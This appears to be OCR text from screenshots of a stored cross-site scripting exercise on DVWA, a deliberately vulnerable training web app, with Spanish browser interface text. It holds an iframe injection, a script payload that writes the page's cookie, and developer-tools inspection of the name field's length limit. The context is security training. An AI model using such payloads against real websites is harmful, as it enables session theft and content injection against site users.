

DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
PHPSESSID=1vg174s5ns45chgdrsplcfuoj4; security=low
Evitar que esta página cree diálogos adicionales
Aceptar



Vulnerability: Stored Cross Site
192.168.1.6/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
froga
Message *
<iframe src="http://www.froga.eus"></iframe>
Sign Guestbook
Clear Guestbook
Name: froga
Message:
Uf.
Tenemos
problemas
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*





<SCRIPT>document.write(document.cookie)</SCRIPT>

<iframe src="http://www.froga.eus"></iframe>


Vulnerability: Stored Cross Site
192.168.1.6/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
Vulnerability: Stored Cross Site Scripting (XSS)
input 238 × 22
Name *
Message *
Sign Guestbook
Clear Guestbook
Inspector
Consola
Depurador
Editor de estilos
Rendimiento
Memoria
Red
Almacenamiento
Accesibilidad
Adblock Plus
Buscar en HTML
Filtrar estilos
Disposición
Calculado
Cambios
Animaciones
Flexbox
Seleccione un contenedor o elemento Flex para continuar.
Rejilla
No hay rejillas CSS en uso en esta página
Modelo de caja
margin
border
padding
232×16
238×22
static
Propiedades del modelo de caja
box-sizing content-box
display inline
float none
line-height 16px
position static
z-index auto
html body.home div#container div#main_body div.body_padded div.vulnerable_code_area form table tbody tr td input



Vulnerability: Stored Cross Site
192.168.1.6/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
<SCRIPT>document.write(document.co
Message *
froga
Sign Guestbook
Clear Guestbook
Inspector
Consola
Depurador
Editor de estilos
Rendimiento
Memoria
Red
Almacenamiento
Accesibilidad
Adblock Plus
Buscar en HTML
<input name="txtName" type="text" size="30" maxlength="90">
Filtrar estilos
elemento { en línea
input, textarea, select { main.css:32
font: 100% arial,sans-serif;
vertical-align: middle;
